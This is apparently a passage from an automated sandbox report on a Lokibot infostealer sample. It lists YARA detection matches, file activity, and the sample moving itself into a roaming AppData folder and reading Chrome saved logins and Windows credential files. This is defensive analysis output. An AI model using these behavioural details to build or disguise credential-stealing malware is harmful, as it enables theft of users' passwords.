PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6CF2C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CBF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CBF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CB503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CBFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CB503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CB503DE	ReadFile
C:\Windows\SysWOW64\cmdkey.exe	unknown	17408	success or wait	1	6BA61B4F	ReadFile

Analysis Process: cmdkey.exe PID: **5816**, Parent PID: **5732**

General

Target ID:	1
Start time:	09:10:28
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\cmdkey.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmdkey.exe
Imagebase:	0x290000
File size:	17408 bytes
MD5 hash:	621B275C5DDBF13327E6A94222EDD433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source:

	00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.390107800.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.389788702.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.389487311.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.390702511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.390434456.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.389104727.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\cmdkey.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	40415C	ReadFile

Disassembly

No disassembly